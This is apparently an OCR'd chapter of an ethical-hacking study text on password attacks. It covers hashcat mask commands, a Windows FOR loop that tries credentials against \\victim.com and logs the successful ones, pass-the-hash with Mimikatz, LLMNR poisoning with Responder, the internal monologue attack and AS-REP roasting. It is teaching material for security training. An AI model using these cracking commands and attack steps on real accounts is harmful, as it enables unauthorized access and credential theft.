A mask attack resembles a brute-force attack but retrieves passwords from hashes by utilizing a more targeted character set based on the attacker's prior knowledge. Unlike brute-force attacks, which are lengthy because they involve trying every possible character combination to decipher the password, mask attacks enable the attacker to apply a specific pattern of the password to limit the list of potential passwords and shorten the time required for cracking.

hashcat

Attackers utilize the hashcat utility to execute various password attacks, including brute-force, dictionary, and mask attacks. To carry out mask attacks, an attacker needs to understand the flags associated with both the predefined character set, custom character set, and attack mode to develop a suitable pattern for the password.

Built-in Charsets

The built-in charset mentioned in Table 6-01 assists in defining the character type that should be utilized.

Charset	Description
?l	abcdefghijklmnopqrstuvwxyz
?u	ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d	0123456789
?h	0123456789abcdef
?H	0123456789ABCDEF
?s	«space!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
?a	?l?u?d?s
?b	0x00 - 0xff

Table 6-01: Built-In Charsets with Description

Custom Charset

A custom character set is utilized when the attacker is uncertain about the specific type of character in a given placeholder:

- -1 abcdefghijklmnopqrstuvwxyz0123456789
- -1 abcdefghijklmnopqrstuvwxyz?d
- -1 ?l0123456789
- -1 ?l?d

Hash Mode

Attackers utilize the **-m** option in hashcat to define the hash mode, indicating the specific type of hash they intend to crack, such as MD5, NTLM, or SHA256. Execute the following command to crack passwords that consist of six characters, where the initial three are lowercase letters and the final three are digits.

The format of the password is represented as **?l?l?l?d?d?d**.

```
hashcat -a 3 -m 0 md5_hashes.txt ?l?l?l?d?d?d
```

Table 6-02 describes each option used in the command.

Command Breakdown	Description
-a	Indicates the attack mode, which is set to 3 in this case (brute-force attack).
-m	Denotes the type of hash, which is specified as 0 here (MD5).

Table 6-02: Password Cracking Command Description

```
root@ubuntu-Virtual-Machine:/home/ubuntu# hashcat -h
hashcat (v6.2.5) starting in help mode

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long          | Type | Description                                                | Example
===============================+======+============================================================+=========
 -m, --hash-type               | Num  | Hash-type, references below (otherwise autodetect)         | -m 1000
 -a, --attack-mode             | Num  | Attack-mode, see references below                          | -a 3
 -V, --version                 |      | Print version                                              |
 -h, --help                    |      | Print help                                                 |
     --quiet                   |      | Suppress output                                            |
     --hex-charset             |      | Assume charset is given in hex                             |
     --hex-salt                |      | Assume salt is given in hex                                |
     --hex-wordlist            |      | Assume words in wordlist are given in hex                  |
     --force                   |      | Ignore warnings                                            |
     --deprecated-check-disable |      | Enable deprecated plugins                                  |
     --status                  |      | Enable automatic update of the status screen               |
     --status-json             |      | Enable JSON format for status output                       |
     --status-timer            | Num  | Sets seconds between status screen updates to X            | --status
-timer=1
     --stdin-timeout-abort     | Num  | Abort if there is no input from stdin for X seconds        | --stdin-
timeout-abort=300
     --machine-readable        |      | Display the status view in a machine-readable format       |
     --keep-guessing           |      | Keep guessing the hash after it has been cracked           |
     --self-test-disable       |      | Disable self-test functionality on startup                 |
     --loopback                |      | Add new plains to induct directory                         |
     --markov-hcstat2          | File | Specify hcstat2 file to use                                | --markov
-hcstat2=my.hcstat2
     --markov-disable          |      | Disables markov-chains, emulates classic brute-force       |
     --markov-classic          |      | Enables classic markov-chains, no per-position             |
 -t, --markov-threshold        | Num  | Threshold X when to stop accepting new markov-chains       | -t 50
     --runtime                 | Num  | Abort session after X seconds of runtime                   | --runtim
```

Figure 6-11: hashcat Screenshot

Execute the following command to crack passwords consisting of eight characters, where the first character can be either an uppercase or a lowercase letter, the last four characters are digits, the first two of which are 1 and 9, and the other characters are lowercase letters. Use the command:

```
hashcat -a 3 -m 0 md5_hashes.txt -1 ?l?u ?1?l?l?l19?d?ds-1
```

It indicates that the character can be an uppercase or lowercase letter.

To break a password hash of unspecified length, apply the **--increment** flag while specifying the password's minimum and maximum lengths.

The command is:

```
hashcat -m 0 -a 3 -i --increment-min=6 --increment-max=10 53abodff8ecc7d5a18b4416d00568f02
?l?l?l?l?l?l?l?l?l?l
```

Table 6-03 describes each option used in the command.

Command Breakdown	Description
--increment-min=6	Minimum password length is 6.
--increment-max=10	Maximum password length is 10.

Table 6-03: --increment flag Description

Password Guessing

Password guessing is a technique for cracking passwords that entails attempting to log into the target system with various passwords by hand. The act of guessing is central to manual password cracking. The attacker compiles a list of all conceivable passwords derived from information gathered via social engineering or other means and manually tests them on the victim's system to decipher the passwords.

The following steps are involved in the process of password guessing:

- Identify a valid user
- Generate a list of potential passwords
- Prioritize passwords from most to least likely
- Enter each password until the right one is found

Hackers can crack passwords either manually or with the help of automated tools, techniques, and algorithms. They can also automate the password cracking process using a basic FOR loop or by scripting a file that tests each password from a list. These methods are still classified as manual cracking. The success rate for this type of attack tends to be low.

Manual Password-Cracking Algorithm

In its most basic version, this algorithm can facilitate the automation of password guessing by employing a simple FOR loop. The following example demonstrates how an attacker can generate a basic text file containing usernames and passwords and then loop through them using the FOR statement.

The main FOR loop is capable of retrieving the usernames and passwords from the text file, acting as a dictionary as it processes each line sequentially.

```
[file: credentials.txt]
administrator ""
administrator password
administrator administrator
[Etc.]
```

Execute the following commands to access the text file from a directory:

```
c:\>FOR /F "tokens=1,2*" %i in (credentials.txt)^
More? do net use \\victim.com\IPC$ %j /u:victim.com\%i^
More? 2>>nul^
More? && echo %time% %date% >> outfile.txt^
More? && echo \\victim.com acct: %i pass: %j >> outfile.txt
c:\>type outfile.txt
```

The file outfile.txt holds the valid username and password if the username and password in credentials.txt are accurate. An attacker can create an active session with the victim server from their own system.

Default Passwords

Default passwords are those that manufacturers provide with new devices (such as switches, hubs, and routers). Typically, the default passwords given by manufacturers of password-protected devices allow users to access the device for initial setup and then change the password. However, often, an administrator may forget to set a new password or disregard the recommendation to change it, continuing to use the original one. Attackers can take advantage of this oversight by finding the default password for the target device through manufacturer websites or using online tools that reveal default passwords to gain access to the target device. Attackers incorporate default passwords into the list of words or dictionaries they use for password-guessing attacks.

The following are some of the online tools to search default passwords:

- https://www.fortypoundhead.com
- https://cirt.net
- https://www.routerpasswords.com
- https://default-password.info
- https://192-168-1-1ip.mobi



Figure 6-12: Screenshot showing Default Passwords

Trojans/Spyware/Keyloggers

A trojan is a type of software that disguises itself as a harmless application. This software seems to perform a useful or harmless function at first. However, it actually steals information or damages the system. Attackers can use a trojan to gain remote access and execute various operations constrained by the privileges of the user on the targeted computer.

Spyware is a form of malware that is secretly installed on a computer to collect information about users without their consent. Spyware operates stealthily and can be hard to notice.

A keylogger is a program designed to record every keystroke made by the user without their awareness. Keyloggers send the recorded keystrokes to an attacker's computer or conceal the data within the victim's machine for future access. The attacker then examines the log to uncover passwords or other information that could jeopardize the system.

An attacker can install a trojan, spyware, or keylogger on a victim's device to harvest their usernames and passwords. These applications operate in the background and transmit all user credentials back to the attacker.

For instance, a keylogger present on a victim's computer can disclose the content of all user emails. The following image illustrates a scenario in which an attacker acquires access to passwords using a trojan, spyware, or keylogger.



Figure 6-13: Active Online Attack Using Trojan/Spyware/Keylogger

Hash Injection/Pass-the-Hash (PtH) Attack

This kind of attack can occur when the intended system employs a hash function during the authentication procedure to verify its users. Typically, the system keeps hash values of the credentials in the SAM database or file on a Windows machine. In these situations, the server calculates the hash value of the credentials provided by the user or gives the user the option to enter the hash value directly. The server then compares this value with the stored hash value to perform the authentication.



Figure 6-14: Hash Injection Attack

Attackers exploit these authentication methods by initially breaching the target server to extract the hashes from the SAM databases. They subsequently use the obtained hashes directly within the authentication system to access the network with the stolen pre-computed hashes. In a hash injection/Pass-the-Hash (PtH) attack, the attackers introduce a compromised LanMan (LM) or NTLM hash into a local session, allowing them to authenticate to network resources with the hash. Any server or service (operating on Windows, UNIX, or any other operating system) that utilizes NTLM or LM authentication is at risk of this type of attack. Although this method can be executed on any operating system, Windows may be more at risk due to its Single-Sign-On (SSO) feature, which stores passwords and enables users to access all resources with just one login.

Various methods can be employed to execute a hash injection/PtH attack:

- The attacker seeks to gain administrative privileges to capture cached user password hashes from the local user account database or SAM. However, network administrators may restrict offline access to these cached hashes, making this method occasionally impractical.

- The attacker extracts password hashes from the local user account database or SAM to obtain local user password hashes, allowing access to administrative accounts and other connected systems.
- The attacker intercepts LM or NTLM challenge-response messages exchanged between the client and server to derive encrypted hashes through brute-force methods.
- The attacker acquires the credentials of local users as well as those from the security domain by accessing the Windows lsass.exe process.

The attacker conducts this attack by following these steps:

1. The hacker gains control of one workstation or server through a local or remote exploit.
2. The hacker utilizes tools like Mimikatz to extract stored hashes and identifies a domain admin account hash.
3. The hacker then uses Mimikatz to place one of the acquired hashes into their local lsass.exe process, allowing them to log onto any system (domain controller) with matching credentials.
4. The hacker extracts all hashes from the Active Directory database, enabling them to compromise any account within the domain.

LLMNR/NBT-NS Poisoning

Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are primary components used by Windows operating systems for name resolution of hosts on the same network segment. These features are enabled by default in Windows operating systems. When the DNS server cannot resolve name queries, the host conducts an unauthenticated UDP broadcast, inquiring if any other hosts have the name it seeks. Due to the unauthenticated and broadcast nature of this process, it is relatively straightforward for an attacker to listen to the network for LLMNR (UDP port 5355) and NBT-NS (UDP port 137) broadcasts and to respond impersonating the intended host. After establishing a connection with a host, the attacker may employ tools like Responder.py or Metasploit to redirect the request to a malicious server (for example, TCP: 137) for authentication.

During the authentication phase, the attacker transmits an NTLMv2 hash to the rogue server, which was collected from the host attempting to authenticate. This hash is then saved on a disk and can be decrypted using offline hash-cracking tools like hashcat or John the Ripper. Once successfully cracked, these credentials can be utilized to log into and access the legitimate host system.

Steps involved in LLMNR/NBT-NS poisoning:

1. The user attempts to connect to the data-sharing system, \\DataServer but mistakenly enters it as \\DtaServr.

2. The \\DataServer replies to the user, indicating that it does not recognize the host named \\DtaServr.

3. The user then conducts an LLMNR/NBT-NS broadcast to determine if anyone on the network is aware of the hostname \\DtaServr.

4. An attacker responds to the user claiming to be \\DataServer, accepts the user's NTLMv2 hash, and sends back an error message.



Figure 6-15: LLMNR/NBT-NS Poisoning Attack

LLMNR/NBT-NS Poisoning Tools

Responder

Responder is a poisoner for LLMNR, NBT-NS, and MDNS. It answers specific NBT-NS requests depending on the name suffix. By default, this tool only replies to requests for File Server Service, which relates to SMB. As illustrated in Figure 6-16 and Figure 6-17, attackers utilize the Responder tool to gather details like the target system's operating system version, client version, NTLM client IP address, NTLM username, and password hash.



Figure 6-16: Screenshot of Responder



Figure 6-17: Output of Responder showing NTLM Hashes

Internal Monologue Attack

The internal monologue attack resembles the attack conducted with Mimikatz. However, it does not involve dumping the memory space of the Local Security Authority Subsystem Service (LSASS) process, which helps circumvent Windows Credential Guard and antivirus software. Mimikatz is a tool used in the post-exploitation stage, allowing attackers to extract plaintext passwords, Kerberos tickets, and NTLM hashes from the memory of the LSASS process. Attackers leverage Mimikatz to obtain user credentials from LSASS process memory, and the gathered data assists them in executing lateral movement during the post-exploitation phase. An internal monologue attack typically occurs in a secure environment where the execution of Mimikatz is not possible. In this type of attack, a local procedure call to the NTLM authentication package is made from a user-mode application using the Security Support Provider Interface (SSPI) to compute the NetNTLM response in the context of the user who is logged in.

The steps to perform an internal monologue attack are:

1. The attacker disables the security features of NetNTLMv1 by adjusting the settings for LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic.

2. The attacker collects all the non-network logon tokens from active processes to impersonate legitimate users.

3. Next, the attacker engages with NTLM SSP locally for each impersonated user to acquire a NetNTLMv1 response to a selected challenge within that user's security context.

4. The attacker then restores LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic to their original settings.

5. The attacker employs rainbow tables to decode the NTLM hash from the captured responses.

6. Ultimately, the attacker utilizes the decoded hashes to achieve system-level access.



Figure 6-18: Depiction of Internal Monologue Attack

Cracking Kerberos Password

Kerberos is the most widely utilized authentication protocol for network entities. Because of its extensive use, it is vulnerable to numerous attacks. Attackers have devised various methods to

compromise Kerberos and take advantage of its weaknesses to crack weak passwords, inject harmful codes, and gather information about the network infrastructure and different network entities. Attackers commonly target the Kerberos authentication protocol in two primary ways: first, through cracking the Ticket Granting Service (TGS), known as Kerberoasting, and second, by cracking the Ticket Granting Ticket (TGT), referred to as AS-REP Roasting.

AS-REP Roasting (Cracking TGT)

In an AS-REP roasting attack, the focus is on users who have the "Do not require Kerberos pre-authentication" option turned on in their account settings or accounts that do not mandate pre-authentication. Since the pre-authentication feature is typically activated by default in Kerberos authentication to thwart offline password-guessing attacks, attackers must seek out user accounts where this mode is deactivated.

With this vulnerability in place, an attacker can solicit an authentication ticket, known as a Ticket Granting Ticket (TGT), for that user account from the Domain Controller (DC) without needing to know the user's password. The DC then replies with an encrypted TGT (AS-REP) for the requested account, which is encrypted using the password hash of the user. At this point, the attacker can capture this communication and try to crack it offline to uncover the password of the targeted user(s).

This access enables attackers to utilize the compromised credentials for unauthorized access, facilitate lateral movement within the network, or escalate privileges if the breached account possesses substantial access rights for various malicious activities. Attackers can execute this type of attack in both active and passive modes. In an active approach, attackers create an AS-REP message for the user, while in a passive approach, attackers monitor an AS-REP message.

The main requirements for executing an AS-REP roasting attack include:

- **Lack of Kerberos pre-authentication:** The target user accounts must have the Kerberos pre-authentication requirement turned off.
- **Access to the domain controller:** Attackers must have the ability to connect to the DC to send authentication requests and receive the necessary responses.
- **Optional domain account:** Having a domain account can enable attackers to pinpoint vulnerable users via LDAP queries effectively. However, in the absence of a domain account, attackers need to guess usernames for further exploitation.



Figure 6-19: AS-REP Roasting

AS-REP Roasting Attack Methodology

1. An attacker initially examines the Active Directory to find accounts that do not require Kerberos pre-authentication.



Figure 6-20: Screenshot showing a Vulnerable Account without Kerberos Pre-authentication

2. The attacker then sends a request for Authentication Service (AS) to the Domain Controller (DC) for every account they have identified.

